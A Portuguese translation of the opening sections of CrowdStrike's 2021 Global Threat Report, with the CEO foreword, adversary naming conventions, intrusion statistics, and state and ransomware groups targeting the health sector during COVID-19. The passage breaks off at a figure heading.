
CROWDSTRIKE

2021

Relatório Global de Ameaças



Prefácio

Este relatório anual oferece aprendizados e recomendações importantes para as equipes de segurança que operam no ambiente de hoje, no qual a visibilidade e a velocidade são mais críticas do que nunca.

Todos que estão lendo isto provavelmente se lembrarão do ano de 2020 pelo resto de suas vidas. Foi um ano de dificuldades e luto para muitos, e além de conturbadas mudanças sociais e econômicas em escala global. Para a maioria de nós que trabalhamos para impedir violações e proteger as organizações contra ciber ataques, talvez este tenha sido o ano mais ativo de que temos recordação.

A ofensiva foi implacável e, para algumas organizações, esmagadora. À medida que os pedidos de 'ficar em casa' se multiplicavam ao redor do mundo, vimos os prédios corporativos e escritórios se transformarem em cidades fantasmas, praticamente da noite para o dia. Milhões de trabalhadores se confinaram em home offices equipados às pressas, criando um frenesi alimentar nos ciber predadores, estimulados pela sorte inesperada do fácil acesso a dados e redes confidenciais. Ao mesmo tempo, o medo, preocupação e curiosidade em torno da COVID-19 deram a cobertura perfeita para um aumento recorde em ataques de engenharia social, tanto de atores do eCrime quanto de adversários de intrusão direcionada.

Como diz o ditado, "o diabo está nos detalhes" e, de várias formas, isso resume o Relatório Global de Ameaças deste ano. Os detalhes revelados nestas páginas vêm de observações em primeira mão de nossos ciber analistas e respondentes na linha de frente, e de insights extraídos diretamente do volume sem precedentes de telemetria de ameaças por crowdsourcing que continuamente coletamos e dissecamos para nossos clientes.

Alguns dos detalhes que você conhecerá neste relatório:

- Como adversários patrocinados por Estados se infiltraram em redes para roubar dados valiosos sobre pesquisas para vacinas e respostas governamentais à pandemia
- Como adversários criminosos introduziram novos modelos de negócio para expandir suas atividades de ransomware de *big game hunting* - e as tornaram ainda mais potentes com a adição de técnicas de chantagem e extorsão
- Como os adversários, tanto de intrusão direcionada quanto do eCrime, intensificaram seus esforços de desenvolvimento, implementando uma gama de novos métodos inventivos para evitar a detecção e confundir os defensores

Nosso relatório anual também traz alguns aprendizados e recomendações importantes para as equipes de segurança que operam no ambiente atual. À medida que os atores de ameaças adicionam novas ferramentas, técnicas e procedimentos a seus arsenais e formam novas alianças para reforçar sua força e ampliar seu alcance, a visibilidade e a velocidade tornam-se mais críticas do que nunca. As equipes de segurança devem se tornar mais versáteis, proativas e produtivas para ficar à frente das ameaças.

A CrowdStrike tem o compromisso de ajudá-lo a obter e manter uma vantagem sobre os adversários. Estamos trabalhando muito para ajudá-lo a proteger seus ambientes em nuvem, da mesma forma que protegeria os sistemas locais. Oferecemos melhores caminhos para você identificar e solucionar potenciais vulnerabilidades de forma proativa, antes que os invasores possam se aproveitar delas. Ajudamos você a proteger identidades e acessos, incluindo novos recursos de Zero Trust para compartimentar suas operações, restringir o acesso a dados e reduzir o risco para suas informações mais confidenciais. Essas são só algumas das maneiras através das quais estamos quebrando barreiras, expandindo nossos recursos de proteção para que possamos aprimorar e capacitar os seus.

Passamos grande parte de 2020 esperando que os desafios excepcionais deste ano fossem rapidamente relegados à história. Vamos nos agarrar a essa esperança, mas, ao mesmo tempo, precisamos nos manter firmes e de olhos abertos em relação aos obstáculos que temos pela frente. Espero que este relatório sobre as recentes tendências e atividades de ameaças globais possa ajudá-lo a ficar mais informado e preparado para enfrentar esses desafios. Assim, quando finalmente ultrapassarmos este capítulo da história, poderemos olhar para trás e refletir não apenas sobre nossas perdas, mas também sobre algumas vitórias.

George Kurtz
CEO e Cofundador da CrowdStrike

Índice

CROWDSTRIKE

Universo Adversário

JUNTE-SE À NOSSA LUTA

Investigar adversários não é apenas um trabalho, mas uma missão com a qual nos comprometemos. Conheça os inimigos e as ameaças críticas que eles representam para a sua indústria e para o nosso mundo como um todo.

Explore o universo

Introdução

A equipe de Inteligência da CrowdStrike tem oferecido um nível de cobertura incomparável, acrescentando 19 adversários identificados a lista de atores que rastreia por todo o mundo, elevando esse número para 149 no total. Em 2020, o número de clusters de atividades rastreados sob monitoramento contínuo aumentou para 24.

Ao iniciar 2021, o mundo encarou a possibilidade de ainda não termos deixado totalmente para trás os desafios sem precedentes de 2020. Instituições do setor da saúde continuam lutando contra a pandemia da COVID-19 que, além do trágico número de mortes, alimentou inúmeros incidentes de ciber atividade maliciosa. Os adversários de ransomware que se proliferaram em 2020 seguem motivados, o que fica claro em sua introdução de táticas, técnicas e procedimentos (TTPs) cada vez mais nocivas. Finalmente, quando 2020 chegava ao fim, um importante ataque à cadeia de suprimento de software devastou o setor público dos EUA e as indústrias adjacentes.

A adoção de táticas de extorsão de dados pelo TWISTED SPIDER foi apontada no início de 2020 como um caminho que outros atores do eCrime poderiam seguir para capitalizar sobre infecções de ransomware - uma prévia do que se tornaria, sem exageros, uma explosão de atividades semelhantes ao longo do ano. O fascínio do *big game hunting* (BGH), campanhas de ransomware destinadas a alvos de alto valor, dominou o ecossistema do eCrime em 2020, estimulando o mercado dos brokers de acesso à rede. As tendências de BGH também interromperam o comportamento tradicional do eCrime direcionado - como no caso do ator de ameaça CARBON SPIDER que deixou de atacar sistemas de pontos de vendas (PDV) para surfar na onda do BGH. WIZARD SPIDER - ator de BGH e “megacorp” do eCrime - sustentou suas operações de alto ritmo, tornando-se o adversário de eCrime mais denunciado pelo segundo ano consecutivo.

Nem mesmo a pandemia global pode desacelerar o ritmo de invasões direcionadas em 2020, tampouco as numerosas exposições públicas sobre atividades de adversários em 2019 e 2020. Seguindo uma tendência destacada em 2019, os adversários chineses visaram as telecomunicações, o WICKED PANDA teve mais um ano prolífico, apesar dos processos instaurados contra indivíduos associados às suas operações. Como esperado, os adversários da República Popular Democrática da Coreia (RPDC) mantiveram seus esforços em geração de moeda. Curiosamente, a combinação de eCrime e táticas de intrusão direcionada previamente associadas a esses atores norte-coreanos e alguns adversários russos também foi observada no ator do eixo iraniano PIONEER KITTEN.

Para enfrentar essas ameaças, a equipe de Inteligência da CrowdStrike tem oferecido um nível de cobertura incomparável, acrescentando 19 adversários identificados a lista de atores que rastreia por todo o mundo, elevando esse número para 149 no total. Nos casos em que a equipe de Inteligência da CrowdStrike não dispõe de informações ou evidências suficientes para atribuição de adversário, a atividade de intrusão direcionada é rastreada como um "cluster". Em 2020, o número de clusters de atividades rastreados sob monitoramento contínuo aumentou para 24.


Apresentando: o eCrime Index

O ecossistema do eCrime é uma economia ativa e difusa de entidades com motivações financeiras que se envolvem em uma gama de atividades criminosas a fim de gerar receita. A dinâmica do mercado observada pela equipe de Inteligência da CrowdStrike nos últimos anos é fluida. À medida que novos mecanismos e esquemas são concebidos para gerar receita, novos caminhos de monetização são identificados e, conforme a paisagem geopolítica e econômica global muda, os adversários evoluem suas táticas para maximizar os lucros. Essa economia clandestina é paralela aos mercados globais de muitas maneiras. Para entender os altos e baixos desse ecossistema, a CrowdStrike desenvolveu um valor computado para avaliar o estado do eCrime. O eCrime Ecosystem Index (ECX) é baseado em vários parâmetros com peso ajustado por impacto, os quais são monitorados continuamente por especialistas da área na CrowdStrike. O ECX ajuda a identificar alterações notáveis que podem ser melhor investigadas. Os resultados da análise de tais eventos e o rastreamento contínuo de alterações serão compartilhados no website **Universo Adversário**.

eCRIME INDEX, 22 FEV 2021

328.36

↑ 123.97% ECX



Convenções de nomenclatura

Este relatório segue as convenções de nomenclatura instituídas pela CrowdStrike para categorizar adversários de acordo com suas afiliações ou motivações de Estado-nação.
Veja, a seguir, um guia das convenções de nomenclatura de adversários.

Adversário	Estado-nação ou Categoria
 BEAR	RÚSSIA
 BUFFALO	VIETNÃ
 CHOLLIMA	RPDC (COREIA DO NORTE)
 CRANE	ROK (REPÚBLICA DA COREIA)
 JACKAL	HACKTIVISTAS
 KITTEN	IRÃ
 LEOPARD	PAQUISTÃO
 LYNX	GEORGIA
 PANDA	REPÚBLICA POPULAR DA CHINA
 SPIDER	ECRIME
 TIGER	ÍNDIA

Visão geral da investigação de ameaças

A equipe de investigação gerenciada de ameaças Falcon OverWatch™ da Crowdstrike continua a observar grandes aumentos na atividade de intrusão interativa, conforme ilustrado na Figura 1. Em apenas dois anos, houve um aumento de quatro vezes no número de intrusões envolvendo o uso de técnicas de acesso interativo descobertas pela equipe OverWatch.




Figura 1. Crescimento trimestral em campanhas de invasão interativa por tipo de ameaça, do primeiro trimestre de 2019 ao quarto trimestre de 2020

O crescimento no número de intrusões foi impulsionado em grande parte pela proliferação de atividades do eCrime. Conforme mostrado na Figura 2, as intrusões do eCrime representaram 79% de todas as intrusões atribuídas descobertas pela equipe OverWatch em 2020.

CAMPANHAS DE INTRUSÃO INTERATIVA POR TIPO DE AMEAÇA 2019 VS. 2020




Figura 2. Frequência relativa de invasões direcionadas e de eCrime descobertas pela equipe Overwatch, 2019 vs. 2020.

Quase quatro em cada cinco intrusões interativas descobertas em 2020 foram conduzidas por atores do eCrime, assim, é imperativo que esses grupos adversários e os métodos de defesa contra seus TTPs recebam muita atenção no próximo ano. No entanto, as invasões direcionadas conduzidas por grupos patrocinados por Estados não devem ser negligenciadas. Embora a fatia relativa da pizza que representa as intrusões direcionadas tenha diminuído em 2020 em comparação a 2019, deve-se observar que os números gerais tanto de intrusões direcionadas quanto de eCrime são significativamente maiores do que em 2019. As observações da equipe Overwatch mostram que os adversários de Estados-nação não estão desacelerando e continuam merecendo forte atenção em 2021.

Tendências de 2020

Pandemia global coloca o tema COVID-19 e o setor da saúde na mira

Em janeiro de 2020, profissionais da área médica e do governo tentavam entender a natureza e potencial ameaça da COVID-19, que havia eclodido na província chinesa de Hubei. Em poucas semanas, o vírus migrou das fronteiras da China para o resto da Ásia, Europa, América do Norte e Oriente Médio. Em março, determinações de isolamento e quarentena sem precedentes foram colocadas em vigor em todo o mundo, para retardar a propagação da doença. A preocupação com a crescente ameaça da pandemia tornou-se valiosa para adversários de intrusões direcionadas e criminosas, que usaram temas acerca da COVID-19 em campanhas e iscas de phishing. A equipe de Inteligência da CrowdStrike também identificou adversários de intrusão direcionada e do eCrime atacando especificamente o setor da saúde, durante toda a pandemia.

Intrusão direcionada

No início da pandemia, os objetivos dos atores de intrusão direcionada podem ter incluído a aquisição de informações sobre as taxas de infecção ou as respostas de cada país ao novo coronavírus. No entanto, conforme a pandemia se acelerou, os governos enfrentaram taxas de infecção assustadoras, aumento de mortes e hospitais sobrecarregados. A busca por uma vacina contra a COVID-19 tornou-se de suma importância, e as informações científicas que poderiam levar a vacina, um alvo de alta prioridade para muitos adversários de intrusão direcionada.

A equipe de Inteligência da CrowdStrike identificou adversários de intrusão direcionada e do eCrime atacando especificamente o setor da saúde, durante toda a pandemia.

Ator	Usou o tema COVID-19 em iscas	Teve como alvo o setor da saúde	Teve como alvo respostas governamentais
Coreia do Norte: LABYRINTH CHOLLIMA	X	X	
Coreia do Norte: SILENT CHOLLIMA		X	
Coreia do Norte: VELVET CHOLLIMA	X	X	
Vietnã: OCEAN BUFFALO	X		X
Irã: CHARMING KITTEN		X	
Irã: STATIC KITTEN		X	X
Rússia: COZY BEAR (relatado em fontes abertas)		X	
China: PIRATE PANDA	X		X (suspeito)
China: Cluster de atividades RegionalWave	X		

Tabela 1. Resumo das principais atividades de intrusão direcionada potencialmente relacionadas à pandemia da COVID-19

COREIA DO NORTE

Embora o VELVET CHOLLIMA e o LABYRINTH CHOLLIMA tenham começado a distribuir documentos de isca com o tema COVID-19 em abril de 2020, esse tipo de chamariz não indicava inicialmente o setor da saúde como alvo, em vez disso, era direcionado a funcionários de política externa. No entanto, em setembro de 2020, a equipe Falcon OverWatch detectou o SILENT CHOLLIMA no ambiente de uma organização do setor farmacêutico na Ásia. Um mês depois, a equipe de Inteligência da CrowdStrike descobriu domínios de phishing vinculados ao VELVET CHOLLIMA que pareciam falsificar a identidade de empresas farmacêuticas na liderança dos esforços de pesquisa sobre a COVID-19 no Reino Unido, EUA e Coréia do Sul. Simultaneamente à atividade de phishing do VELVET CHOLLIMA, a equipe OverWatch detectou o LABYRINTH CHOLLIMA tentando se infiltrar em um provedor de saúde nos EUA. Posteriormente, foi relatado em fontes abertas que o LABYRINTH CHOLLIMA provavelmente tinha atacado várias empresas farmacêuticas envolvidas na produção da vacina contra a COVID-19.

VIETNÃ

O vietnamita OCEAN BUFFALO atacou, no início de janeiro de 2020, instituições chinesas privadas e governamentais que desempenhavam papéis essenciais no combate à COVID-19. A equipe de Inteligência da CrowdStrike identificou uma sobreposição temporal significativa entre este ataque e a resposta precoce e robusta do governo do Vietnã ao promulgar medidas abrangentes para prevenir a propagação do vírus no país. A gravidade e a amplitude das medidas vietnamitas chamaram a atenção, pois começaram semanas antes dos primeiros casos confirmados da COVID-19 no Vietnã e quando apenas duas mortes haviam ocorrido na China.

IRÃ

No início de dezembro de 2020, a equipe de Inteligência da CrowdStrike identificou o STATIC KITTEN atacando uma instituição governamental localizada na região do Oriente Médio e Norte da África (MENA, do inglês Middle East and North Africa. A atividade consistia na coleta de credenciais através de uma variante conhecida do *Mimikatz*, movimento lateral e provável retenção de documentos relacionados à COVID-19 para exfiltração. O setor da saúde tem sido alvo do STATIC KITTEN desde janeiro de 2020, o que sugere que as prioridades deste adversário incluíam um foco maior em tópicos relacionados à saúde, mesmo antes do surto da COVID-19.

RÚSSIA

Em julho de 2020, os governos dos EUA, Reino Unido e Canadá divulgaram informações descrevendo uma campanha do COZY BEAR que teve como alvo instalações de pesquisa sobre a COVID-19. Supõe-se que a campanha foi conduzida ao longo de 2020 e provavelmente pretendia roubar informações relacionadas ao desenvolvimento e teste de vacinas contra o vírus.

CHINA

Em julho de 2020, o Departamento de Justiça dos Estados Unidos (DOJ indiciou dois cidadãos chineses com supostos laços com o Ministério de Segurança do Estado da China (MSE por ciber operações de amplo alcance. A mais recente, alega-se, incluía atacar centros de pesquisa sobre a COVID-19 nos Estados Unidos. Oficiais de inteligência na Espanha também alegaram que um ator do eixo chinês havia roubado informações relacionadas ao desenvolvimento da vacina contra a COVID-19 de institutos de pesquisa espanhóis, em setembro de 2020. Além dessa atividade relatada, a CrowdStrike identificou cinco campanhas direcionadas a instituições de saúde em 2020 suspeitas de terem origem chinesa.

eCrime

BGH VISANDO O SETOR DA SAÚDE

Mesmo sob condições normais de operação, a vertical da saúde enfrenta uma ameaça significativa de grupos criminosos que empregam ransomware, cujas consequências podem prejudicar o funcionamento de instalações de cuidados intensivos. Além da possibilidade de uma interrupção significativa de funções críticas, as vítimas enfrentam uma ameaça secundária quando as operações exfiltram dados antes da execução do ransomware, uma tendência observada em todos os setores ao longo de 2020 (consulte a seção "Atores de BGH adotam métodos de extorsão de dados").

O WIZARD SPIDER visou ativamente o setor da saúde no quarto trimestre de 2019, e o aumento de infecções por *Ryuk* em outubro de 2020 demonstrou uma repetição nas preferências de segmentação.

Da mesma forma, este adversário se concentrou no setor acadêmico durante setembro-outubro de 2019 e novamente em 2020, quando os alunos estavam retornando após as férias de verão.

Essas tendências indicam um grau de planejamento por parte do WIZARD SPIDER para atingir certos setores em épocas do ano nas quais as campanhas de ransomware teriam o impacto mais significativo.

Mesmo em um ano sem pandemia, mirar o setor da saúde no quarto trimestre coincidiria com o início da temporada de resfriados e gripes.

Em meio à pandemia, o setor da saúde provou ser um alvo polêmico entre os operadores de BGH. Alguns adversários - incluindo TWISTED SPIDER, VIKING SPIDER, GRACEFUL SPIDER e TRAVELING SPIDER - anunciaram publicamente sua intenção de evitar atacar instituições de saúde de atendimento primário. Outros, incluindo DOPPEL SPIDER, disseram que qualquer infecção não intencional contra um provedor de saúde seria rapidamente resolvida, pois forneceriam chaves de descriptografia sem exigir pagamento. Um incidente que afetou um hospital na Alemanha levou a essa resposta em setembro de 2020. Apesar dessas afirmações, a equipe de Inteligência da CrowdStrike confirmou que 18 famílias de ransomware de BGH infectaram 104 organizações de saúde em 2020, as mais prolíficas sendo TWISTED SPIDER, usando *Maze*, e WIZARD SPIDER, usando *Conti*. Em alguns casos, os adversários podem ter evitado atacar hospitais, mas prosseguiram com ataques contra empresas farmacêuticas e biomédicas.

Conforme ilustrado na Figura 3, o TWISTED SPIDER concretizou pelo menos 26 infecções em vítimas do setor da saúde com suas famílias de ransomware *Maze* e *Egregor*, predominantemente em instituições com sede nos EUA. WIZARD SPIDER conduziu 25 ataques contra o setor da saúde com *Conti* e *Ryuk*. Ao longo de outubro de 2020, um alto número de infecções contra instituições de saúde nos Estados Unidos foi fortemente atribuído ao *Ryuk*. Esse pico ocorreu apesar de um esforço organizado para interrompê-lo por parte dos fornecedores de cibersegurança, em setembro de 2020. Esse aumento também gerou uma resposta dos agentes da lei, em 28 de outubro de 2020, quando o FBI dos EUA emitiu um alerta de ataques relacionados ao TrickBot, do WIZARD SPIDER, levando a infecções de ransomware e a interrupção de serviços de saúde.

VÍTIMAS DO SETOR DA SAÚDE POR FAMÍLIA DE RANSOMWARE EM 2020

